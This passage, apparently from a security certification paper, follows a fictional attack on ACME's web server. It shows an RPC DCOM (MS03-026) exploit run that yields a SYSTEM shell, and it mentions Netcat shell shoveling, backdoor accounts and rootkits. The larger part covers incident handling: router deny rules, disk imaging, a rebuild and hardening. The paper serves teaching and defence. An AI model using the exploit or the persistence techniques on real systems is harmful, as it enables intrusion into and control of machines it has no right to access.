
Types:
      0 [0x0018759f]: [Win2k-Universal]
      1 [0x0100139d]: [WinXP-Universal]
```

I then launch the exploit against the victim web server (IP address 50.50.50.100) and tell it to bind the command shell to TCP port 137 using the Windows 2000 option.

```
root@host]# ./dcom  -d  50.50.50.100  -t  0  -l  137

RPC DCOM remote exploit - .:[oc192.us]:. Security
[+] Resolving host..
[+] Done.
-- Target: [Win2k-Universal]:50.50.50.100:135, Bindshell:137, RET=[0x0018759f]
[+] Connected to bindshell..

-- bling bling --

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

The exploit is successful, and I now have command prompt with system privileges on the victim web server, so I go about the business of uploading the new .asp page that I have created onto their server.

There is a lot more damage that I could have done to the server besides changing the web page, especially with system access. As an example, I could have deleted important OS system files, or deleted users. I could have even changed information in their database.

As described in section 2.6, the exploit leaves no traces in server event logs, nor does it crash when I exit the system, so the only that the administrator would have of catching me would be when I was logged onto the machine, but by changing the port to 137 TCP it makes it that little more difficult to detect.

However if ACME had an intrusion detection system running with the latest updates, on the external network they would have detected an attempt on their server and could have investigated further. Of course the easy way to overt this specific attack would be to use the border router to block unwanted traffic to the external network.

4.4 Keeping Access

Due to the nature of the exploit and our attack (short period of access required), creating a method to keep access is not really necessary as we can connect to the system as often as we like (while the system is still unpatched). This gives us a command prompt on the victim server with system privileges, leaving no easily detectable traces.

Some methods of attack aren't always that straight forward, nor do they yield that type of access, so backdoors are often installed through the exploit on the victim to allow the attacker to return to the machine as often as he likes. Backdoors allow attackers to connect to and access systems bypassing the systems normal security controls and a Common type of backdoor used is called Trojan horse.

Trojan horses are harmless looking programs but are really are sinister in nature, much like the story of the Greeks who used a wooden horse presented as a gift to attack the city of Troy. The horse was left outside the gates of Troy for the queen. The queen accepted the gift, and the horse was brought into the castle. During the night, the men hidden inside the horse escaped from it and opened the gates to allow the Greeks in to attack the city.

With system level access to ACME's web server, there is a plenty that I could have done to keep access to their system. An easy way to keep access would have been to run Netcat and then shovel a shell back to my machine. I could have also created a user with admin rights and created some shares, thus giving me ample space to store all those warez I have.

Installing any application on a victim machine does leave traces for a person to find though. If an administrator had a list of processes when the server was built, he

could use it to compare with the current list, easily detecting the rouge process, but he would need to know to look for it first of course.

For more wealthy companies an alternative to checking manually and doing manual searches is to use a tool called a File Integrity checker. This security tool would not only alert the administrator to a change in the file structure, but also tell him where the new file was located and when it was inserted. This increases response times for problem resolution as well as relieving some burden from the administrator.

4.5 Covering Tracks

As mentioned, due to the nature of the exploit (that it leaves no traces on the victim machine) it is not really necessary for us to cover any tracks. I say that really because there are methods that we could have deployed to make tracking our connection much more difficult (such as by using Netcat relays), but taking the operating condition of the victim, the nature of the attack and that we have a dynamically assigned IP address for the ADSL router, we feel that further actions are not warranted.

It is however really interesting to see how some attackers do cover their tracks and what tools they use to assist them, and a method that is really beginning to be used more often is rootkits.

A rootkit simply put is a whole bunch of tools accumulated in a nice package that allows an attacker to accomplish a multitude of tasks, but is more focused on keeping access and covering the tracks of an attacker.

Lets take an example where an attacker would like to install a backdoor on a victim machine (Linux in this instance) to enable future access. Normally he would start off by download the program onto the victim machine, hiding it in an obscure location and then execute it. This leaves traces that a weary administrator might just detect. He could see the process running in the process listing (ps), and if he knows his system well, might see the new file using a file listing (ls).

The rootkit overcomes these issues by actually replacing the existing system files (ps and ls in this case, but there are many more) with trojaned versions, so when the administrator uses ps he is actually getting a modified listing that hides the existence of the backdoor process, but still lists all the others. Much the same applies for the ls program. The rootkit replaces it with its own modified version, blinding the administrator to the existence of the programs existence.

Another issue that will affect the attacker is logging entries. Within most rootkits are trojaned versions of the login programme as well. This Trojan will not only allow the attacker to connect using his own password but when he does so, it will stop access entries from being written to the system logs.

5. THE INCIDENT HANDLING PROCESS

5.1 Preparation

ACME Corporation is a small sized company, and having only a single administrator (named Bob) that has not being with company long makes preparing for an incident handling process rather difficult. Although Bob had good intentions to improve security, he had not yet got around to deploying any systems to detect malicious network activity on their network such as a Network based, or Host based Intrusion Detection Systems.

In fact there was a lot that Bob had in mind that he wanted to build, install and configure for ACME but just didn't have the time (as he was so busy just trying to keep the environment operational). Amongst the most highly rated on his list were the following notes:

- ***Improve on the security policy*** – There were many areas that were not covered by the security policy that needed to be addressed to provide effective coverage. All types of operational work such as Anti-Virus and the firewall rule base could then be based on the security policy. The policy also needed to be enforced by management, as currently not many people were adhering to it.
- ***Move external servers behind the firewall*** – What were the reasons for having the servers outside the firewall? The servers outside the firewall are unprotected and must be moved behind a filtering device.
- ***Update all the systems with latest patches and service packs*** – The servers and workstations were way behind on their patches and service packs levels. This left all the machines more vulnerable to attack.
- ***Work on system documentation and procedures*** – Bob realised that there was a serious lack of system documentation and procedures for him to use for administering the current architecture, and that he would have to write most of them himself, and then get them approved and signed off.
- ***Apply border router ACL's*** – By applying correct Ingress and Egress filters on the border router, ACME would have a first line of defense, with the firewall providing an additional layer of security (also known as defense in depth).
- ***Write an Incident Handling Policy*** – Having a fair understanding of the existing network, Bob was aware that the chance of being attacked was really high. Once the servers had been moved behind the firewall the risk would be reduced, but would still be there. Thus it was important to know what to do. The incident handling policy would also be used in case of any other types of disasters, such as flood or fire.

Although there was no incident handling team at present Bob envisaged that he would be the head of the Incident Handling team as he had some previous experience as well as some training from his previous company, and he was about the only company employee with any such experience. Bob did realise that he wouldn't be able to handle all incidents and would then rely on external help.

If Bob were to choose a team to help with incident handling, he would be sure to choose representatives from all areas of the company such as Human Resources and the Legal team. He would also make use of some of the more technically orientated developers (ones that set up the existing environment) to help in the investigation if so required. Although before doing so, he would make them aware of the consequences, such as testifying in court. He would also make them aware that they are trusted individuals and would be expected to conduct themselves in an appropriate manner.

Bob also envisaged that he would have the support from management, but to get this he would first have to make them aware of the risk and then work to develop support from them.

5.2 Identification

On Tuesday morning as Bob walked into his office at about 8:00am the phone was already ringing. It was one of the sister companies telling him that he had better check their website, something wasn't right.

Straight after the call, Bob fired up his web browser and to his horror instead of seeing the normal company website he saw an index page with the following:



Figure 5.1

He was sure that this was indeed an incident, as no one would have accidentally put this on the web site. Bob immediately opened up a new paper notebook and transcribed all his activities with date and time within.

As there was no incident handling policy in place nor was the team set up, Bob thought it best that he assume the role of Primary Incident Handler for the company, until decided otherwise by management.

Bob wondered how the attacker could have got into the machine. He was after any information that would be able to help him gain a better situational awareness. Bob remembered that there were three main places where identification could take place on a network:

- Perimeter Detection

  As the name suggests this type of detection occurs at the perimeter of the network from devices such as border routers, firewalls and external Intrusion Detection Systems. He had an avenue to check here, as all traffic to the web site from the Internet had to pass through the border router. He just hoped that the ISP was collecting logs on the router.

- Host Perimeter Detection

  This type of detection occurs at the host as traffic/data leaves and enters the host. Typical detection methods would be provided by Host based firewalls or Intrusion Detection Systems. Unfortunately ACME had no such tools installed on their servers.

- System Level Detection

  Detection at this level occurs on the host through the use of tools such as File Integrity Checkers and Anti-Virus software. A user or administrator may also detect suspicious activity. ACME was making use of Anti-Virus but didn't have any other tools installed.

Bob contacted the ISP holding his thumbs and asked if they had been keeping logs from the router. "Yes" was the answer, to Bob's delight. Bob then proceeded to ask if they could make a backup copy of all the logs and then check through the logs and see if there was any traffic destined to any other ports besides 80 and 443 and that hit their web server from 6:00pm yesterday evening (when Bob left the office) till 8:00am this morning. The ISP would require about 1 hour to check the logs and report back to Bob.

In the mean time, Bob contacted his line manager to inform him of the situation at hand, and what steps he had taken so far in handling the incident. Bob and his manager agreed to convene a meeting in an hour's time to update each other with new information as well as plan the next steps.

The logs later provided by the ISP showed that the only other traffic to the Web server was destined to port 135 TCP. A connection had been established with the server on this port and some traffic sent to it. Using this information, Bob checked on the web at CERT for any recent exploits that made use of port 135, and sure enough he found the listing for MS03-026. This gave Bob a good lead as to how the attackers could have got into the system.

With an hour in hand Bob decided to have a look at the rest of the external windows servers to see if they had been affected in any way. Having no host based detection tools installed on the server meant that Bob would have to conduct manual checks and he decided to check the following:

- Check for new user accounts created on the servers
- Check the server performance
- Check for any new programs installed on the servers that he had not seen before.
- Check for warnings and errors in the server logs
- Check if there were any time gaps in the server logs
- Check for any unfamiliar file names or directories on the machine that he was not aware of.
- Using netstat check for any unusual open ports and connections.

Bob found nothing that he thought was suspicious looking on any of the servers. He noted all his actions in his Incident Handling book with dates, times and results of his actions.

5.3 Containment

Bob held the meeting with his line manager and put across the following main points:

- Initial checks showed that the attack originated from the Internet
- Initial checks show that the vulnerability from MS03-206 could have been used to gain access to the machine
- Initial checks show that no other external systems have been infected

After their discussions, they decide that they will remove the network cable from the server and re-direct the web site address to a site hosted by their ISP. The web site located at the ISP will show that the web site is currently unavailable due to maintenance being conducted on the site.

Further to that Bob suggests that they secure the server room, and only allow chosen, trusted authorised personnel inside. This would help minimise any disruption to the system. While in the server room, Bob would also record the physical status of the system using a digital camera. He could also use the camera to capture screen shots for any work that he might conduct on the server after the containment had taken place.

He also suggested that as he suspected that the weakness in RPC DCOM was used to gain access to the machine that they make some changes to the border router to block any further traffic into their network. He added that by implementing simple ingress filters, none of the normal network Internet traffic would be affected.

They both also knew that they would receive a large volume of calls from customers and sister companies, and decide that the helpdesk must be informed to handle these calls and inform customers and sister companies that they are currently experiencing some technical difficulties with the server, but no more.

At the end of the meeting they decide that they will meet again in 2 hours time. This would give Bob enough time to implement the ingress filter rules, and for Bob's line manager to communicate the necessary information to the help desk.

Bob leaves the meeting room and heads for the server room where he takes a seat and connects to the border router using the console. (ACME is using the Cisco 2500 series as their border router). He wants to stop all unnecessary traffic coming into ACME's network and to do so he enters in the following commands at the router terminal and applies these rules to all incoming packets on the External interface.

Of course all of the information and activity is captured in Bobs notebook, and where applicable, Bob takes screen shots of what he is doing. He uses are tool called SnagIT (http://www.techsmith.com/) to capture the time, date and caption for the various screens.

#	Command	Description
1	**Router> enable**	Gain Privileged EXEC on the router
2	**Router# configure**	Change to configuration mode
3	**Router (config)# show running**	Show current router configuration
4	**Router (config)# access-list 101 deny udp any any eq 111**	Block SunRPC
5	**Router (config)# access-list 101 deny tcp any any eq 111**	Block SunRPC
6	**Router (config)# access-list 101 deny tcp any any range 135 139**	Block Netbios
7	**Router (config)# access-list 101 deny udp any any range 135 139**	Block Netbios
8	**Router (config)# access-list 101 deny tcp any any range 512 514**	Block "r" commands
9	**Router (config)# access-list 101 deny udp any any eq 2049**	Block NFS
10	**Router (config)# access-list 101 deny tcp any any eq 2049**	Block NFS
11	**Router (config)# access-list 101 deny udp any any eq 4045**	Block Lockd
12	**Router (config)# access-list 101 deny udp any any eq 4045**	Block Lockd
13	**Router (config)# access-list 101 deny tcp any any range 6000 6100**	Block X
14	**Router (config)# access-list 101 deny udp any any eq 389**	Block Ldap
15	**Router (config)# access-list 101 deny tcp any any eq 389**	Block Ldap
16	**Router (config)# access-list 101 deny udp any any eq 69**	Block Tftp
17	**Router (config)# access-list 101 deny tcp any any eq 79**	Block Finger
18	**Router (config)# access-list 101 deny udp any any eq 514**	Block Syslog
19	**Router (config)# access-list 101 deny tcp any any eq 515**	Block LPD

There is much that Bob can still do to secure the router and their network with the border router (E.g. stopping all unwanted services on the router and applying egress filtering), but for now Bob is only interested in closing down the unwanted traffic.

Bob thought to himself that he's lucky that he had the necessary cables with him to connect to the router and that he didn't need anything else, as he didn't have a jump kit prepared yet. If he were to have one though, he thought that he would include the following items:

- **Cables:** Have a selection of Cisco as well as networking cables at hand. Cisco cables should include a console cable for a Wireless access point and router. Networking cables should comprise of a few patch leads of various lengths and a cross over cable.
- **Backup Media:** Keep some IDE and SCSI hard drives if possible. It would also be a good idea to have some DAT and DLT tapes as well as blank writeable CD's.
- **Hardware:** He would want to keep some basic network connectivity devices such as a hub and USB memory stick/HDD. The hub would especially come in handy for sniffing traffic and connecting machines to the network. Some connectors would also be handy, such as RJ-45 extenders.
- **Tools:** Keeping a set of screwdrivers is vital. It's going to be no good if you cant remove the suspect hard drive for copying. A flashlight would also be handy in the kit as often some areas in the server room (like under the floor) have bad lighting.
- **Office Equipment:** Having spare notebooks, pens and contact cards is always a good idea. You never know when you are going to be taking mega long notes and need to contact that one person. Keeping authentic copies of incident documents is a must as well.
- **Software:** Nowadays there are so many tools that one can choose from to help in an investigation, but as a minimum Bob that the he would have the following:
    - Netcat
    - Ghost (have a copy already)
    - dd
    - windd
    - encase (if possible as cost is high)
    - CD with compiled binaries (du, netstat, ls etc)
    - Windows 2000 resource kit

Bob checks his watch and he notices that it's time for their next meeting so he heads down to the meeting room. They both converse and update each other on what has happened since the last meeting.

Bob's manager goes first and informs him that the helpdesk is now dealing with all the calls and that Upper Management is happy with the way things are preceding. Bob intern informs his line manager that he has now configured ingress filtering on the router, and is now ready to start looking at the server.

Bob tells his manager that he would like to make a backup copy of the server for evidence and training purposes before restoring from backups and bringing the system back on line. He tells his line manager that they have a copy of ghost that would do the trick. Bob's manager agrees, but as long as the process does not take more that 1-hour. With this information they decide to meet again after the hour is up.

Bob leaves the meeting and heads straight for the server room. He grabs his pre-compiled Ghost boot disk from his storage space and some blank CD's on the way there. Luckily the server has a CD writer installed so Bob will use this to record the image.

To use the floppy disk, Bob has to restart the server, so he reboots it and inserts the floppy disk into the drive. As the system boots up, Bob checks to make sure that all the drives are recognised.



Figure 5.2

Bob then chooses to have the local disk copied to an image from the Ghost menu as seen below.

Figure 5.3

He then selects the drive that he would like to make an image of and then selects the destination, in this case the CD writer as seen below:

Figure 5.4



Figure 5.5

Ghost then begins the copy process to CD media. As the hard drive is of a relatively large size, the copy requires two blank CD's to complete. Bob inserts the new media when prompted.



Figure 5.6

Once completed Bob labels the CD's and stores them in a sealed bag in the company safe. At a later stage if he has time, Bob will use the image to build the machine again in a test lab, and use some Forensic tools to investigate the system.

5.4 Eradication

It's been about 50 minutes since the last meeting, so Bob once again heads down to the meeting room. For the 10 minutes that he has spare, he just makes sure that all his notes are in order and up to date.

His line manager walks in a little later and they start to discuss how they will bring the server back on-line. They call upon one of the head developers (who helped set up the system originally) to find out a little more about the application configuration.

With all the information in hand, they decide that they will rebuild the server from scratch and restore the application from backups. This decision was based mainly upon the fact they did not know for sure if there were any malicious files or programs installed on the server, and that they didn't have the proper tools or experience to detect the possible system changes to give concrete evidence.

If they left the system in its existing state, they could potentially be leaving themselves open for another attack, or to be a staging platform for an attack on another organisation.

Details also given by the head developer show that there have been no changes to the live application web site since 2 days ago. So when they restore from tape, no

work will have to be completed by the development team, minimising the work effort required for the restore.

Before leaving Bob's line manager asks him what he thought the root cause of the incident was. Bob's reply was that he was damn sure that it was caused by not having the systems patched.

They decide to meet again when Bob has some further news about the server restore.

5.5 Recovery

Bob heads back to his test lab with the attacked server and pulls out a copy Windows 2000 server Standard Edition and SQL Server 2000 Standard Edition. He boots the server and starts the installation process for Windows 2000 server. He will set up the server with the same configuration details as before (name, IP address, disk configuration, IIS etc). Luckily the person who previously installed the system had documented the settings, else Bob would have had to check through the system manually.

Bob had done some extensive work on server builds at his previous company and thus had a list of tools and extra settings that he would apply to this server to make it more secure and more manageable (Note that the server was built in a separate environment from their main network and only after SP4 ad been applied was the server allowed to connect to the Internet, but only to get the latest patches). Below is a list of some of these tools and settings used:

1. Windows 2000 Recovery Console

Task	Description
1.	Go to **Start --> Run** and enter the following **<path to i386 dir>\winnt32.exe /cmdcons**
2.	Click **yes** to accept the license agreement
3.	The installation will begin
4.	Click **finish**

2. Terminal Services Configuration

Task	Description
1.	Click **Start --> Programs --> Administrative Tools --> Terminal Services Configuration**
2.	Highlight **Connections**
3.	Right click **RDP-TCP** in the right hand pane
4.	Select **Properties**
5.	Select the **Sessions** tab
6.	Check the **Override User Settings** check box
7.	Change **End a disconnected session** to 15 minutes
8.	Change the **Idle Session Limit** to 15 minutes

9.	Check the second **Override User Settings** check box
10.	Select **Disconnected from Setting**
11.	Change to the **Client Settings** tab
12.	Check the following: ▪ Windows Printer Mapping ▪ LPT Port Mapping ▪ Clipboard mapping
13.	Click **OK** and close the configuration tool

3. Creation of an Emergency Repair Disk

Task	Description
1.	Click on **start --> Programs --> Accessories --> System Tools --> Backup**
2.	From the menu bar select **Tools**
3.	Select **Create Emergency Repair Disk** from the drop down menu
4.	Insert a blank floppy
5.	Select **Backup Registry** and click **OK**
6.	Click **OK**
7.	Close the backup console
8.	Remove the disk and store in a safe place

4. Stand-alone security template settings

Task	Description
1.	Browse to the location of the security template **standalone.inf**
2.	Double click the file **installsceregvl.bat**
3.	Click **Ok** for the DLL registration
4.	Press any key continue in the dos window
5.	Copy the **standalone.inf** file to **c:\winnt\security\templates**
6.	Click **Start --> Run** and enter **mmc**
7.	Maximise the window
8.	Press **CTRL + m**, this will open the snap in manager, then click **Add**
9.	Add **Security Templates**
10.	Add **Security Configuration and Analysis** (Called SCA from now on)
11.	Click **Close,** then click **OK**
12.	Expand **Security Templates** and make sure that the **standalone** file is visible
13.	Right click **SCA** and choose **Open Database**
14.	In **File name** type **SecUp** and click **Open**
15.	Choose the **standalone** template in the window and click **Open**
16.	Right click **SCA** and choose **Configure Computer Now**
17.	Click **Ok** to the error log path

18.	Right click **SCA** and choose **Analyse computer now**
19.	Click **Ok** to the error log path
20.	Close the console
21.	Click **Yes** to save
22.	Name the console **Sec ACME** in the allocated directory (administrative tools)
23.	Click Save
24.	Delete the original **standalone.inf** file if not already done

5. MS update for all the latest patches

Task	Description
1.	Click **Start --> Windows Update**
2.	Accept the security warning from Microsoft by clicking **Yes**
3.	Click **Scan for updates**
4.	Click **Review and Install updates**
5.	Install all **critical** updates
6.	Internet Explorer will pop up with an information screen, click **Yes**
7.	Click **Install Now**
8.	Accept the license agreement by clicking **Accept.** The download will begin
9.	Click **Ok** to restart the machine
10	Make sure that no extra components have been installed (section 6.8) by the updates

6. Hfnetchk Installation
7. Microsoft Security Baseline Analyser
8. Apply Service Pack 4 locally
9. BIOS setup to activate password
10. Specific user configuration

After the base Windows 2000 server has been configured, Bob started the install for SQL server 2000. No special settings were configured for SQL, other to run it as a local user and to apply the latest service pack (sp3a) and patches.

Bob would have liked to install the IIS Lockdown tool, but without testing he didn't know if it would effect the application. He made a note that this should be tested as soon as possible and applied to the live system. For the mean time he went through manually removing any unnecessary IIS files.

Following the base system installation, Bob begins the restore of the SQL databases and the application ASP files. During this process he calls on the help of Lead Developer to give him a hand with the configuration and installation. They fire up a laptop in the build lab and browse the application, and all looks well. Bob also decides to try and run the dcom.c exploit against the machine to make sure that the server is no longer vulnerable to this exploit.

After the successful testing Bob moves the server back into the server room and connects all the necessary cabling. He arranges with the ISP to have the IP redirected back to their server IP address. While the ISP is busy with the DNS settings, Bob connects over dialup and checks that the router is blocking port 135.

5.6 Lessons Learned

Following the incident Bob and his line manager held a meeting early the next week to try and address all the issues that led to this happening, and what improvements they could make to their systems and procedures to be better prepared next time something like this happens.

Bob starts off with a presentation about what he believes to have caused the issue. In a high level overview, Bob highlights two main issues. The first point presented was that the server wasn't patched, and the second point was that the server was not protected behind a screening/filtering device.

Bob went on to show that applying a patch to the server would not have allowed the attackers to connect to the box using the dcom.c exploit, although the server was still open to the Internet. His Line manager understood the severity of not patching servers and backed Bob one hundred percent.

Bob then went on start talking high level about what the company could do to improve the current situation and presented the following list to his line manager for review:

1.Update and Enforce Security Policy
Before starting with any other work, Bob felt that having the security policy updated and enforced would bring about the greatest benefits for the company. He noted that strictly speaking, one could not build the firewall rulebase without having the security policy.

Specifically (although there are many more sections) Bob wanted to make sure that the following sections were up to date, and if they did not exist to be created:

- Patching policy for all company computers and devices
- Server build and installation policy
- Server management policy
- Anti Virus policy
- Backup policy
- Incident handling policy
- Vulnerability testing policy
- Intrusion detection policy
- External router policy
- Acceptable use policy

For missing sections Bob recommended that they use SANS resources found at http://www.sans.org/resources/policies/ as they had a project section dedicated to writing just a security policy.

2. Prepare patching plan documents and procedures
Once the security policy had been updated, specifically with the patching plan, all the relevant documents would have to be created. Some of the documents that Bob thought would have to be written were the patch identification procedure, patch

testing procedure and patch deployment procedure. The patching plan and documents would apply to all company machines and devices.

3. External Firewall

The new security policy would dictate that all company resources would have to be protected by a firewall as a minimum. This meant that Bob would have to install a new firewall for the company.

He already had great knowledge on the Cisco Pix (he had been working with these for many years now), and thought that that firewall would be the most appropriate for the organisation, although he was willing to evaluate other firewalls if so required by his line manager. The firewall would be configured with at a minimum a DMZ to house the entire selection of Internet facing servers.

4. Ingress / Egress filtering and Hardening for Border Router

Although Bob had already configured some ingress filtering on the border router, these were rather generic, and there are many more that can still be added relevant to the their environment. Egress filtering would be applied to the router to prevent spoofed packets leaving their network, and further to that the router hardened to prevent as far as possible, any malicious attacks.

5. File Integrity Checkers

Bob would like to install File Integrity checkers on all the external facing servers. This would help track any changes to the system that may have been made by an attacker, or even unintentionally by an ACME employee. In the case where they had the web server attacked. The incident team would have immediately been able to see what changes had been made to the system.

6. Host Based Firewalls

Another tool that Bob thought of for the external facing servers would be to install host-based firewalls. This would give the company defense in depth with dual firewall protection should an attacker be able to get past the first line of defense. They would need to do a little further investigation on this area to minimise administration required.

7. Intrusion Detection System

Having an Intrusion Detection System in place was key to tracking any malicious attempts against their network. Bob was thinking about using Snort as he had some previous experience with this tool, and would be able to set it up to match ACME's environment in a shorter time period than with a new tool.

8. Incident Handling Policy

As Bob had just witnessed an incident that took place at ACME, and that they weren't really prepared to handle the incident, a logical outcome would be to develop and incident handling policy for the company. Part of the development of the Incident Handling plan would be to set up the Jump bag as described in section 5.3

9. Hardening of all Servers

Bob wanted to review the builds of the servers and then look at hardening them as much as possible without affecting the applications. For example, as mentioned earlier, the Web application ACME runs uses IIS. Buy installing and configuring URLscan (http://www.microsoft.com/windows2000/downloads/recommended/urlscan/default.asp), they could reduce the risk of being attacked through any weaknesses in IIS.

Some of the settings that Bob would look to change on the servers would be to run all services with least privileges and basic registry settings such as "Restrict Anonymous"

10. Server Monitoring

To provide a better service to clients and sister companies, Bob thought it a good idea to introduce some type of server monitoring. Something like Big Brother (http://www.bb4.org/) would work well and could alert Bob if there were any network outages or server issues. This would help the IT team react quicker to any problems.

11. Vulnerability Testing and Penetration Testing

Once most of networking and server configuration had been completed, it would be a good idea to test it all. This could be done by means of vulnerability and penetration tests. This would give ACME an idea of their security posture, and what potential weaknesses they have.

6. REFERENCES

TCP/IP Tutorial, URL http://www.faqs.org/rfcs/rfc1180.html

Dcom Architecture, URL http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp

Blaster Worm Analysis, E-Eye, URL
http://www.eeye.com/html/Research/Advisories/AL20030811.html

How to disable DCOM support in Windows, Microsoft, URL
http://support.microsoft.com/default.aspx?scid=kb;en-us;825750

W32/Msblast.B Information, F-Prot, URL http://www.f-prot.com/virusinfo/descriptions/msblastB.html

One, Aleph “Smashing the stack for fun and profit” URL
http://www.insecure.org/stf/smashstack.txt

The analysis of LSD’s buffer Overrun in Windows RPC Interface, Xfocus, URL
http://www.xfocus.org/documents/200307/2.html

Shovel a shell, URL http://www.faveve.uni-stuttgart.de/it/tools/nc_usage.txt

The Sans Institute. 4.1 Incident Handling Step-by-Step and Computer Crime Investigation. 2003

The Sans Institute. 4.3 Computer and Network Hacker Exploits, Part 2

Birrell, A.D & Nelson, B.J “Implementing Remote Procedure Calls” ACM Transactions on Computer Systems2, 1 (February 1984)

7. APPENDIX

Oc192-dcom.c code

```
